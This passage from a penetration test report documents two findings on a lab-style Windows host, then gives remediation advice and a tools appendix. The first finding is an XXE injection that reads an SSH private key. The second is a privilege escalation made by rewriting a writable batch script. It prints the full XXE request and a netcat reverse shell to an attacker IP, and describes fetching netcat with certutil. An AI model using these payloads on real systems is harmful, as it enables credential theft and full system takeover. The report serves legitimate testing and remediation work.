Availability (A): None (N) Low (L) [✓ High (H)]

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H 9.8 (Critical)
- **Description:** By leveraging a similar XXE injection technique as in Finding 3.1, an alternative XML payload was submitted that referenced a local system file containing sensitive credentials. This payload was designed to extract the SSH private key located at `c:\users\Daniel\.ssh\id_rsa`, which provides direct access to system-level credentials.
- **Impact:** Disclosure of the SSH private key exposes administrative credentials and grants unauthorized access to the host. Once obtained, attackers can bypass standard authentication mechanisms to impersonate privileged users and further explore or compromise the network.
- **Technical Summary:** The malicious XML payload utilized the external entity feature (via a `file:///` reference) to read the SSH key file directly from the Windows file system. The server's response confirmed the exposure of the key, demonstrating the lack of input validation and file access restrictions.
- **Evidence:** Key screenshots capture:

- The XML payload crafted to access the SSH key:




Request

```
POST /process.php HTTP/1.1
Host: 10.129.2.236
Content-Length: 220
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Content-Type: text/xml
Accept: */*
Origin: http://10.129.2.236
Referer: http://10.129.2.236/services.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=tstq6vlhp9mc31hn0cbv4trsgd
Connection: keep-alive

<?xml version = "1.0"?>
  <!DOCTYPE email [
  <!ENTITY xxe SYSTEM "file:////c:/users/Daniel/.ssh/id_rsa">
  ]>
  <order>
    <quantity>
      1
    </quantity>
    <item>
      &xxe;
    </item>
    <address>
      <script>
        alert(window.origin)
      </script>
    </address>
  </order>
```


Response

```
Pragma: no-cache
Content-Length: 2636
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Your order for -----BEGIN OPENSSH PRIVATE KEY-----
[redacted]
-----END OPENSSH PRIVATE KEY-----
```


## 3.3 Vulnerability: Privilege Escalation via Misconfigured Batch Script Modification



```
daniel@MARKUP C:\Log-Management>echo "C:\Log-Management\nc.exe -e cmd.exe 10.10.14.173 5555" > C:\Log-Management\job.bat

daniel@MARKUP C:\Log-Management>type job.bat
"C:\Log-Management\nc.exe -e cmd.exe 10.10.14.173 5555"
```



```
kali@kali ~/Downloads [17:22:00] $ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.173] from (UNKNOWN) [10.129.95.192] 49673
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
markup\administrator

C:\Windows\system32>
```



Base Score 7.8 (High)

Attack Vector (AV): Network (N) Adjacent (A) [✓ Local (L)] Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): None (N) [✓ Low (L)] High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) Low (L) [✓ High (H)]


Integrity (I): None (N) Low (L) [✓ High (H)]

Availability (A): None (N) Low (L) [✓ High (H)]

- **CVSS:** CVSS3.1:: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H 7.8 (High)
- **Description:** The target system contained a misconfigured Windows batch file ( `job.bat` ) with overly permissive file permissions. This misconfiguration allowed a non-administrator user to modify the script. By replacing its content with a reverse shell


payload, the attacker was able to execute arbitrary commands and escalate privileges from a standard user context to an administrator-level shell.

- **Impact:** Exploitation of this vulnerability enables full system control. An attacker can modify trusted scripts to persist on the system, execute unauthorized code, and pivot laterally within the network, thereby taking over the machine.
- **Technical Summary:** An inspection using `icacls` revealed that the file permissions on `job.bat` granted full control to the vulnerable user account. The attacker replaced the existing script content to download and execute a reverse shell using netcat. Once the modified script was executed, the attacker obtained an elevated shell with administrative privileges.
- **Evidence:** Key screenshots capture:
    - The reverse shell payload deployment on the target:



```
daniel@MARKUP C:\Log-Management>echo "C:\Log-Management\nc.exe -e cmd.exe 10.10.14.173 5555" > C:\Log-Management\job.bat

daniel@MARKUP C:\Log-Management>type job.bat
"C:\Log-Management\nc.exe -e cmd.exe 10.10.14.173 5555"
```

    - The subsequent establishment of an administrator-level connection:



```
kali@kali ~/Downloads [17:22:00] $ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.173] from (UNKNOWN) [10.129.95.192] 49673
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
markup\administrator

C:\Windows\system32>
```

## 4. Recommendations

To remediate and mitigate the vulnerabilities identified in this engagement—including XML External Entity (XXE) injection enabling PHP and credential disclosure, along with the local privilege escalation via a misconfigured batch script—apply the following controls:

1. **Input Validation and XML Parsing Security**
    - **Implement Strict XML Processing Controls:** Ensure that XML parsers have external entity processing disabled. Adopt secure XML parsing libraries that do not allow inline DTD definitions or external entity expansions.
    - **Sanitize All User-Supplied Inputs:** Apply strict validation and sanitization on all inputs interacting with XML processing endpoints. Limit acceptable input formats and set explicit boundaries for file path inputs to prevent unwanted access.
    - **Deploy a Web Application Firewall (WAF):** Use a WAF to detect and block malicious XML payloads that attempt to exploit XXE or inject external entities.
2. **File System and Credential Protection**
    - **Enforce Proper File Permissions:** Review and adjust file permissions for all sensitive files and directories. Prevent unauthorized access to critical files (e.g., PHP source code, SSH keys) by enforcing the principle of least privilege.

   - **Monitor and Audit File Access:** Implement a robust logging mechanism to track access and modifications to server-side files. Regular audits can help identify deviations from established access control policies.
   - **Use Secure Storage Practices:** For sensitive credentials such as SSH keys, store them in secure key management systems rather than on accessible file paths. Consider hardware security modules (HSMs) or similar mechanisms.
3. **Local Privilege Escalation Prevention**
   - **Harden Script and Task Permissions:** Restrict file modification privileges for scripts and system tasks. For example, ensure that batch files or scheduled tasks are only modifiable by trusted administrative accounts.
   - **Implement Integrity Monitoring:** Use file integrity monitoring (FIM) solutions to detect unauthorized or unexpected changes to critical scripts and executables.
   - **Establish Change Management Processes:** Enforce strict change management and code review policies for any modifications to automated scripts, ensuring that unauthorized or insecure changes are not allowed.
4. **Network Segmentation and Access Controls**
   - **Segment Critical Services:** Isolate web services, file transfer mechanisms, and administration interfaces into separate network segments. Limit communication between segments using robust firewalls and strict ACLs.
   - **Restrict Administrative Access:** Employ VPNs, bastion hosts, or jump servers to control and monitor administrators' remote access, ensuring only authorized personnel can access sensitive internal systems.
5. **Logging, Monitoring, and Continuous Security Assessments**
   - **Enhance Logging and Centralized Monitoring:** Configure comprehensive logging on XML endpoints, file access, and local script executions. Use SIEM solutions to centralize log analysis and detect suspicious behaviors in real time.
   - **Conduct Regular Security Assessments:** Schedule routine penetration tests, vulnerability scans, and configuration audits to identify and remediate vulnerabilities before they can be exploited.
   - **Implement an Incident Response Plan:** Develop and test an incident response plan so that potential breaches—if they occur—can be quickly contained and investigated.

By enforcing these layered controls—comprehensive input validation, hardened file system and credential security, strict privilege management, network segmentation, and continuous monitoring—you will significantly reduce the attack surface and fortify your infrastructure against the exploitation of these vulnerabilities.

# 5. Conclusions

## Executive Summary

Imagine your organization as a state-of-the-art fortress, complete with secure gates, vigilant guards, and round-the-clock surveillance. During our assessment, we discovered that one crucial door was inadvertently left ajar—a gaping entry point obscured by all the robust defenses. It's as if someone had intentionally left the keys on the reception desk, allowing an intruder to slip in unnoticed. This oversight illustrates how a single vulnerability can compromise an otherwise impregnable system, reminding us that even the best security measures must be flawlessly maintained at every level.

## Business Impact and Recommended Next Steps

If this vulnerability remains unaddressed, the consequences for your organization could be significant:

- **Data Compromise:** Sensitive information may be accessed by unauthorized parties, putting your core business data at risk.
- **Operational Disruptions:** Critical systems could be commandeered, leading to interruptions in daily operations and impacting service delivery.
- **Reputation Damage:** A security breach can erode stakeholder trust, damage customer loyalty, and tarnish the organization's reputation.

To mitigate these risks, we recommend the following actions:

- **Strengthen Access Controls:** Implement robust authentication methods and ensure that only authorized personnel have access to key systems.
- **Secure All Entry Points:** Conduct a review to close all unnecessary or unsecured channels, ensuring that every access path is properly managed and monitored.
- **Regular Audits and Monitoring:** Perform continuous security assessments and regular audits so that potential vulnerabilities can be quickly identified and resolved.
- **Update and Harden System Configurations:** Revisit and update system settings and configurations to remove default risks and enhance overall security standards.

## Technical Summary

Our technical assessment identified several critical weaknesses that, when combined, provide an easy route for an attacker. In simple terms:

1. **Unrestricted File Access:** A mistake in how inputs were handled allowed someone to reach confidential information that should have been locked away.
2. **Unsecured Data Transfers:** We also found that a system designed to move files around was not guarded by proper access checks, making it possible for unauthorized uploads and downloads.
3. **Excessive Privilege Opportunities:** Finally, a misconfiguration in one of the system's management functions permitted an ordinary user to escalate their access, effectively handing over the keys to the fortress.

This sequence of vulnerabilities—akin to an open door in an otherwise secure facility, alongside lax controls over data movement and user privileges—serves as a testament to the need for a multi-layered, constantly reinforced security posture.

This comprehensive conclusion underscores the importance of a detailed, proactive approach to security. By addressing each of these issues, your organization can significantly reduce risk and maintain the integrity of its critical operations.

## Appendix: Tools Used

- **Ping Description:** A basic ICMP utility used to verify the target system's availability. In our assessment, a `ping` command confirmed connectivity and provided an initial OS fingerprint (with a TTL of 127 pointing to a Windows system).
- **Nmap Description:** A powerful network scanner used to perform port discovery and service detection. Nmap was invaluable for identifying open TCP ports (such as 22 for SSH, 80 for HTTP, and 443 for HTTPS) and for gathering service banner details—including the identification of Apache, OpenSSH for Windows, and various other service attributes relevant to our evaluation.
- **Burp Suite Description:** A proxy and vulnerability assessment tool used to intercept, analyze, and modify HTTP requests/responses. During our engagement, Burp Suite allowed us to capture the XML payloads submitted to `process.php` and observe the server’s responses, thus facilitating tests for XML External Entity (XXE) vulnerabilities.
- **Base64 Utility Description:** A command-line tool used to decode Base64-encoded data. This utility was employed to reconstruct the `db.php` file, revealing sensitive configuration details after decoding the provided string.
- **SSH Client Description:** A standard SSH client used to connect to the target system once the appropriate credentials and private key (from the file at `c:\users\Daniel\.ssh\id_rsa`) were obtained. This allowed for direct command-line interaction with the compromised host.
- **Windows Command-Line Utilities Description:** Standard Windows commands such as `type`, `echo`, and `icacls` were used to read file contents, modify script files (as part of the privilege escalation process via `job.bat`), and verify file permissions on the target system.
- **Python3 Description:** Used to set up a lightweight HTTP server (`python3 -m http.server 80`) for hosting the netcat binary. This enabled the target system to download the reverse shell payload using Windows’ built-in `certutil`.
- **Netcat Description:** A networking utility used to set up a listener for the reverse shell connection. Netcat facilitated the establishment of an interactive session with the target system after the modified batch script triggered execution of the reverse shell payload.
- **Certutil Description:** A Windows tool used to download files from a remote server. In our scenario, `certutil` was used on the target system to fetch a copy of the netcat binary from our controlled HTTP server, thereby enabling the reverse shell.

These tools were integral to executing the various steps of our assessment—from initial reconnaissance and vulnerability discovery to exploitation and privilege escalation. If you require additional details or have further questions about our methodology, please let me know.